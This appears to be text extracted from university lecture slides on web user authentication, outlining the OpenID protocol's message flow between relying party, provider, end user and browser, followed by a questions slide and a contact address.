- $\mathbb{R} \longleftrightarrow \mathbb{P} \quad K_{R-P}, n \leftarrow D-H \text{ key exchange}$
- U_E ← R OK, go verify with P (HTTP 302)
- $U_E \longrightarrow P$ I want to talk to R, who you share n with
- U_E ← P Sure you want to talk to R?
- $U_E \longrightarrow P$ Yes, here's my password: p
- $U_E \leftarrow P$ Okay, use $MAC_{K_{R,P}}(U,P)$ (HTTP 302)
- $U_E \longrightarrow R MAC_{K_{R-P}}(U,P)!$ See, I'm U@P

OpenID

- R Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- **U**_E End user (a human)
- U_A User agent (a browser)

OpenID (auth-immediate)

User authentication on the web

Questions

jcb82@cl.cam.ac.uk